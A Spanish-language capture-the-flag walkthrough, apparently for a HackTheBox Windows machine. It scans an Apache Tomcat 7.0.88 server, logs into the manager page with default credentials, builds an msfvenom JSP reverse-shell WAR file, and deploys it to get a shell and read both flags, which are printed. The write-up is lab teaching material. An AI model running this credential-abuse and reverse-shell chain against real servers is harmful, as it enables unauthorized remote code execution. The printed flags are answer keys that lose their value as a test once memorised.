

## Contenido:

## Information Leakage

## Abusing Tomcat [Intrusion & Privilege Escalation]

Enviamos una traza ICMP a la máquina para comprobar que está activa:

```
> ping -c 1 10.10.10.95
PING 10.10.10.95 (10.10.10.95) 56(84) bytes of data.
64 bytes from 10.10.10.95: icmp_seq=1 ttl=127 time=49.0 ms

--- 10.10.10.95 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 48.981/48.981/48.981/0.000 ms
/home/sagelf/Jerry/nmap
```

Por proximidad del ttl la máquina es Windows.

Hacemos un escaneo de nmap:

```
> cat targeted -l ruby
File: targeted

1 # Nmap 7.95 scan initiated Wed Apr  9 23:25:05 2025 as: /usr/lib/nmap/nmap -p 8080 -sCV -oN targeted 10.10.10.95
2 Nmap scan report for 10.10.10.95
3 Host is up (0.048s latency).
4
5 PORT      STATE SERVICE VERSION
6 8080/tcp   open  http    Apache Tomcat/Coyote JSP engine 1.1
7 |_http-server-header: Apache-Coyote/1.1
8 |_http-favicon: Apache Tomcat
9 |_http-title: Apache Tomcat/7.0.88
10
11 Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
12 # Nmap done at Wed Apr  9 23:25:30 2025 -- 1 IP address (1 host up) scanned in 25.51 seconds
```

Buscamos el puerto 8080 bde la máquina en el navegador.

Está empleando Apache Tomcat.

Buscamos /manager/html y nos pide credenciales.

Al introducir credenciales incorrectas nos da una página de error con un ejemplo de configuración de usuario y contraseña. Las credenciales del ejemplo son:

user :tomcat password: s3cret

Probamos esas credenciales y nos da acceso a la página de manager.

Podemos subir un archivo .war malicioso directamente desde esta página.

Vamos a buscar un payload con msfvenom:

Como la página emplea java como lenguaje de programación vamos a filtrar por java:


```
msfvenom -l payloads | grep java
java/jsp_shell_bind_tcp
java/jsp_shell_reverse_tcp
java/meterpreter/bind_tcp
java/meterpreter/reverse_http
java/meterpreter/reverse_https
java/meterpreter/reverse_tcp
java/shell/bind_tcp
java/shell/reverse_tcp
java/shell_reverse_tcp

Listen for a connection and spawn a command shell
Connect back to attacker and spawn a command shell
Run a meterpreter server in Java. Listen for a connection
Run a meterpreter server in Java. Tunnel communication over HTTP
Run a meterpreter server in Java. Tunnel communication over HTTPS
Run a meterpreter server in Java. Connect back stager
Spawn a piped command shell (cmd.exe on Windows, /bin/sh everywhere else). Listen for a connection
Spawn a piped command shell (cmd.exe on Windows, /bin/sh everywhere else). Connect back stager
Connect back to attacker and spawn a command shell
```

Usamos el de reverse shell y con msfvenom lo convertimos en un archivo especificando que sea formato war, nuestro Host de destino para la shell y puerto:

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.16.10 LPORT=4444 -f war -o payload1.war
```

Lo subimos a la página:



A screenshot of a file browser window titled 'Downloads'. The left sidebar shows 'Recent', 'Home', 'Desktop', 'Documents', and 'Downloads' (which is selected). The main area lists files: 'tor-browser' (120.9 MB, Archive, Sun), 'tor-browser-linux-x86\_64-14.0.9.tar.xz' (1.1 kB, Archive, Sun), 'payload1.war' (1.1 kB, Archive, 00:47), 'payload.war' (3.3 kB, Text, Fri), 'lab\_elfosupreme.ovpn' (325.5 MB, Program, 15 Oct 2024), 'burpsuite\_community\_linux\_v2024\_8\_5.sh' (2.0 kB, Text, Yesterday), '49933.py' (7.0 kB, Program, Yesterday), and '28713.php'. At the bottom right of the browser window are 'All Files ▾', 'Cancel', and 'Open' buttons. Below the browser window, there is a yellow bar with the text 'Select WAR file to upload' followed by a 'Browse...' button and a message 'No file selected.' There is also a 'Deploy' button.

Y ya lo tenemos como aplicación:

/host-manager	None specified
/manager	None specified
/payload1	None specified
/revers	None specified

Como la máquina es windows, usamos rlwrap para poder usar atajos como ctrl + l .

Al ejecutar la aplicación en la página obtenemos la reverse shell:

```
> rlwrap nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.16.10] from (UNKNOWN) [10.10.10.95] 49193
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
```

```
C:\apache-tomcat-7.0.88>
```

```
C:\Users\Administrator\Desktop\flags>type "2 for the price of 1.txt"
type "2 for the price of 1.txt"
user.txt
7004dbcef0f854e0fb401875f26ebd00

root.txt
04a8b36e1545a455393d067e772fe90e
C:\Users\Administrator\Desktop\flags>
```